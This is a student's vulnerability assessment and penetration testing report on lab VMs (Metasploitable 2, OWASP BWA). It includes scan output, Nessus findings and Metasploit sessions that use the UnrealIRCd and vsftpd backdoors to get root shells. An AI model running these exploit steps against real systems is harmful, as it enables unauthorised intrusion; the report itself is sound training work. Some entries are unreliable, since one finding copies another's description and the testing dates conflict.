[DETAILED REPORT]

VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

CONFIDENTIAL

Prepared and Submitted by:

Student Registration Number	Student Name
IT19003610	K.G.S.SHIRANTHAKA

Date of submission: 9 th of May, 2021

Document Control

Document Version No	Date of Issue	Prepared By	Description
V0.1	8th of May, 2021	Sudeepa Shiranthaka	Phase 01: Initial security assessment
V0.2	9th of May, 2021	Sudeepa Shiranthaka	Phase 02: Review security assessment and Final report.

Abbreviations

CVSS – Common Vulnerability Scoring System

OWASP – Open Web Application Security Project

SSL – Secure Socket Layer

TLS – Transport Layer Security

Table of Contents

1. Executive Summary

1.1 Test Scope

The test scope for is mainly engagement included three domains included metasploitable 2.0, OWASP BWA, Windows 7. Tested IP address and targets are followed.

Tested Domains/IP address:

- **192.168.56.50 – Metasploitable 2.0**
- **192.168.56.103 – Windows 7**
- **192.168.56.105 – OWASP bwa vulnerable application**

Testing was performed by 1 – May 30, 2021, additional days were utilized for the documentation.

Vulnerability Assessment and Penetration testing was conducted by Industry-standard penetration testing tools and frameworks – including Nmap, Burp suite, Wireshark, Metasploit Framework, WP Scan, kali-Linux penetration testing tools and automated vulnerability analysis was conducted by Nessus.

1.2 Limitation

This Vulnerability assessment and penetration testing report was prepared for the internal domain and done only the testing domain available in scope.

Denial of service, DDOS, Mobile application related vulnerability was not applicable to the scope and those are considered as out of scope.

1.3 Risk Level Information and Necessary Actions

Critical	Critical Vulnerabilities associated with the target which may lead to high loss of informational assets to the company.
High	The high-risk level shows the highest risk associated with a specific vulnerability. Successful exploitation can may lead to compromise the target application's data partially or completely.
Medium	The medium risk level indicates considerable risk combine with a specific vulnerability. Exploiting medium vulnerability, an attacker can gain medium-level information about the application. After mitigating the High-risk vulnerabilities, medium risk vulnerabilities should be mitigated.
Low	The low-risk level indicates the lowest risk associated with a specific vulnerability. This may lead to gain some information about the web application which is not intended to be known otherwise.
Information	An information issue does not pose a direct security threat by itself. However, these issues can be used to reconnaissance target domain. or infrastructure for finding other security issues or planning other attacks.

1.4 Summary of Findings

1.4.1 Target Domain: **192.168.56.50**




Figure 1: Overall Security Vulnerability Risk Classification (192.168.56.50)

No	Identified Vulnerability	Risk Rate	Testing Scale
1	Bind Shell backdoor Detection	Critical	Automate
2	Debian OpenSSH/OpenSSl Package Random Numebr Generator Weakness	Critical	Automate
3	UNIX Operating System Unspported Version Detection	Critical	Automate
4	VNC Server 'password' Password	Critical	Automate
5	Unreal backdoor Detection	Critical	Manual
6	Vsftpd common vulnerability Detected	Critical	Manual

1.4.2 Target Domain: **192.168.56.105**




Figure 2: Overall Security Vulnerability Risk Classification (192.168.56.105)

No	Identified Vulnerability	Risk Rate	Testing Scale
1	UNIX Operating System Unspported Version Detection	Critical	Automate
2	SSL Version 2 and 3 Protocol Detection	High	Automate
3	OpenSSL 'Heartbleed' vulnerability (CVE-2014-0160)	High	Manual

1.5 Summary of Recommendations

Target/IP Address	No	Action to Take

192.168.56.50	1	Verify if the remote host has been compromised, and reinstall the system if necessary
	2	SSH, SSL and OpenVPN key material should be re-generated.
	3	Upgrade to a version of the Unix operating system that is currently supported
	4	Secure the VNC service with a strong password
	5	Upgrade to a version of the Unix operating system that is currently supported
	6	Upgrade to a version of the Unix operating system that is currently supported
192.168.56.105	1	Upgrade to a version of the Unix operating system that is currently supported
	2	Consult the application's documentation to disable SSL 2.0 and 3.0. Use TLS 1.2 (with approved cipher suites) or higher instead.
	3	Any keys generated with a vulnerable version of OpenSSL should be considered compromised and regenerated and deployed after the patch has been applied.

2. Testing Approach




Figure 3: Testing Approach

Vulnerability assessment and penetration testing process has conducted by steps according to discovery & reconnaissance, vulnerability assessment, validation & exploitation and recommendation.

3. Technical Review

3.1 Information Gathering & Reconnaissance

3.1.1 Network Map




Figure 4: Network Diagram for Network

3.1.2 Discover the network.

```
Currently scanning: 192.168.106.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.56.1    0a:00:27:00:00:03      1      60  Unknown vendor
192.168.56.50   08:00:27:f5:10:2e      1      60  PCS Systemtechnik GmbH
192.168.56.100  08:00:27:b6:31:4f      1      60  PCS Systemtechnik GmbH
192.168.56.105  08:00:27:16:b9:a9      1      60  PCS Systemtechnik GmbH
192.168.56.106  08:00:27:10:b8:d0      1      60  PCS Systemtechnik GmbH
```

Figure 5: Discover Hosts.

3.1.3 Find available open ports.

Conduct Basic Nmap scan for detect available open ports on the given IP list file.

```
dreadace@kali  ~/Desktop/AIA
 ❯❯❯ nmap -iL target.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-08 18:59 +0530
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.50
Host is up (0.00036s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

Figure 6: Open Ports for 192.168.56.50

```
Nmap scan report for 192.168.56.105
Host is up (0.00037s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap

Nmap done: 4 IP addresses (2 hosts up) scanned in 1.39 seconds
```

Figure 7: Open Ports for 192.168.56.105

3.1.4 Service enumeration (Legion)

Default credentials have identified in 192.168.56.50 for several services.





Figure 8: Default Credential for FTP (Port 21/tcp)

3.1.5 Net BIOS Enumeration

Net BIOS information related to the 192.168.56.50



```
dreadace@kali  ~/Desktop/AIA/metasploit
❯❯❯ nbtscan  192.168.56.50 -vh > nbtscan1.txt

dreadace@kali  ~/Desktop/AIA/metasploit
❯❯❯ cat nbtscan1.txt
Doing NBT name scan for addresses from 192.168.56.50

NetBIOS Name Table for Host 192.168.56.50:

Incomplete packet, 335 bytes long.
Name             Service          Type
----------------------------------------
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
__MSBROWSE__  Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections

Adapter address: 00:00:00:00:00:00
----------------------------------------
```

Figure 9: Net BIOS Information

3.1.6 User account enumeration




Figure 10: User Account Information

3.2 Detailed System Information

3.2.1 Target Domain: **192.168.56.50**

System Type	Host
OS Info	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
NetBIOS Name	METASPLOITABLE

Open Ports and Services:

Port	Service	Version	State
21/tcp	ftp	Vsftp 2.3.4	Open
22/tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1	Open
23/tcp	telnet	Linux telnetd	Open
25/tcp	smtp	Postfix smtpd	Open
111/tcp	rpcbind	2 (RPC #100000)	Open
2121/tcp	ftp	ProFTPD 1.3.1	Open
5900/tcp	vnc	VNC (protocol 3.3)	Open
5432/tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7	Open
6667/tcp	irc	UnrealIRCd	Open

Table 1: Services and open Ports for 192.168.56.50

3.2.2 Target Domain: **192.168.56.105**

System Type	Host
OS Info	Linux Kernel 2.6 on Ubuntu 10.04 (lucid)
NetBIOS Name	OWASPBWA

Open Ports and Services:

Port	Service	Version	State
22/tcp	ssh	OpenSSH 5.3p1 Debian 3ubuntu1	Open
80/tcp	http	Apache httpd 2.2.14	Open
139/tcp	netbios-ssn	Samba smbd 3.X - 4.X	Open
143/tcp	imap	Courier Imapd (released 2008)	Open
443/tcp	ssll/https	-	Open
445/tcp	netbios-ssn	Samba smbd 3.X - 4.X	Open
5001/tcp	java-object	Java Object Serialization	Open
8080/tcp	http	ApacheTomcat/Coyote JSP engine 1.1	Open
8081/tcp	http	Jetty 6.1.25	Open

Table 2: Services and Open Ports for 192.168.56.105

4. List of Vulnerability Findings

4.1 Target Host: **192.168.56.50**

1. Bind Shell Backdoor Detection

Severity:	Critical
Type:	Remote
Classification:	CVSS3 Base Score: 9.8
	CVSS Base Score: 10.0

Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version on OpenSSL.

Impact

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

Recommendation

Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

2. Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Severity:	Critical
Type:	Remote
Classification:	CVSS Base Score: 10.0
	CVE-2008-0166
	CWE:310

Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

Impact

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

Recommendation

Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

3. Unix Operating System Unsupported version Detection

Severity:	Critical
Type:	Combined
Classification:	CVSS3 Base Score: 10.0

	CVSS Base Score: 10.0

Description

According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.

Impact

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Recommendation

Upgrade to a version of the Unix operating system that is currently supported.

4. VNC Server 'password' Password

Severity:	Critical
Type:	Remote
Classification:	CVSS Base Score: 10.0

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'.

Impact

A remote, unauthenticated attacker could exploit this to take control of the system.

Recommendation

Secure the VNC service with a strong password.

5. UnrealIRCd Backdoor Detection

Severity:	Critical
Type:	remote

Classification:	CVSS Base Score: 10
	CVE: 2010-2075

Description

The remote IRC server is a version of UnrealIRCd with a backdoor.

Impact

That allows an attacker to execute arbitrary code on the affected host.

Recommendation

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

4.2 Target Host: **192.168.56.105**

1. Unix Operating System Unsupported Version Detection

Severity:	Critical
Type:	Combined
Classification:	CVSS3 Base Score: 10.0
	CVSS Base Score: 10.0
	CVE-2020-1745 CVE-2020-1938

Description

According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.

Impact

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities**.**

Recommendation

Upgrade to a version of the Unix operating system that is currently supported.

2. SSL Version 2 and 3 Protocol Detection

Severity:	High
Type:	Remote
Classification:	CVSS3 Base Score: 7.5
	CVSS Base Score: 7.1

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.

- Insecure session renegotiation and resumption schemes.

Impact

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Recommendation

Consult the application's documentation to disable SSL 2.0 and 3.0. Use TLS 1.2 (with approved cipher suites) or higher instead.

3. OpenSSL 'Heartbleed' vulnerability

Severity:	High
Type:	Remote
Classification:	CVSS3 Base Score: 7.5
	CVSS Base Score: 5.0
	CVE-2014-0160

Description

OpenSSL versions 1.0.1 through 1.0.1f contain a flaw in its implementation of the TLS/DTLS heartbeat functionality. This flaw allows an attacker to retrieve private memory of an application that uses the vulnerable OpenSSL library in chunks of 64k at a time. Note that an attacker can repeatedly leverage the vulnerability to retrieve as many 64k chunks of memory as are necessary to retrieve the intended secrets. The sensitive information that may be retrieved using this vulnerability include:

- Primary key material (secret keys)
- Secondary key material (usernames and passwords used by vulnerable services)
- Protected content (sensitive data used by vulnerable services)
- Collateral (memory addresses and content that can be leveraged to bypass exploit mitigations)

Impact

This flaw allows a remote attacker to retrieve private memory of an application that uses the vulnerable OpenSSL library in chunks of 64k at a time.

Recommendation

OpenSSL 1.0.1g has been released to address this vulnerability. Any keys generated with a vulnerable version of OpenSSL should be considered compromised and regenerated and deployed after the patch has been applied.

3. Exploitation

3.1 Target Domain: **192.168.56.50**

3.1.1 VNC Server 'password' Password [Critical]

```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.56.50:5900    - 192.168.56.50:5900 - Starting VNC login sweep
[!] 192.168.56.50:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.56.50:5900    - 192.168.56.50:5900 - Login Successful: :password
[*] 192.168.56.50:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 11: Exploitation and Login

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$
```

Figure 12: Checking for Root Privilege

3.1.2 UnrealRCD Backdoor Detection [Critical]

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit -z

[*] 192.168.56.50:6667 - Connected to 192.168.56.50:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.50:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.56.50:4444
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.50:4444) at 2021-05-07 13:23:54 +0530
[*] Session 1 created in the background.
```

Figure 13: exploitation

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               0.0.0.0:0 -> 192.168.56.50:4444 (192.168.56.50)
```

Figure 14: Checking the session created.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
```

Figure 15: Gaining access to the shell via the created session.

3.1.3 VSFTPD Backdoor Detection [Critical]

```
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Figure 16: Information about vulnerability

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.50:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.50:21 - USER: 331 Please specify the password.
[+] 192.168.56.50:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.50:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.50:6200) at 2021-05-09 07:45:04 +0530

whoami
root
hostname
metasploitable
echo "YOU HAVE BEEN PWNED BY DR34DAC3" > pwnd.txt
```

Figure 17: Exploitation and gaining root access.

3.1.4 Anonymous FTP logins allowed. [Medium]

```
dreadace@kali  ~
 ❯❯❯ ftp 192.168.56.50
Connected to 192.168.56.50.
220 (vsFTPd 2.3.4)
Name (192.168.56.50:dreadace): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figure 18: FTP Anonymous Login

3.1.5 Telnet is Open via Port 23 (Unauthorized attacker can use to access the system) [Medium]

Figure 19: Login with default Telnet login

3.2 Target Domain: **192.168.56.105**

3.2.1 OpenSSL 'Heartbleed' vulnerability (CVE-2014-0160) [High]




Figure 20: Exploitation " Heartbleed" vulnerability

3. Conclusion

This report has demonstrated the vulnerabilities and essential recommendations for the target scope domains. Vulnerabilities are categorized by severity under critical, high, medium, low, and informational. And In the exploitation phase, demonstrate the possible attacks that can carried out by the adversary. An adversary would attempt to access to the Domain Controllers to help facilitate network traversal and further compromise the systems.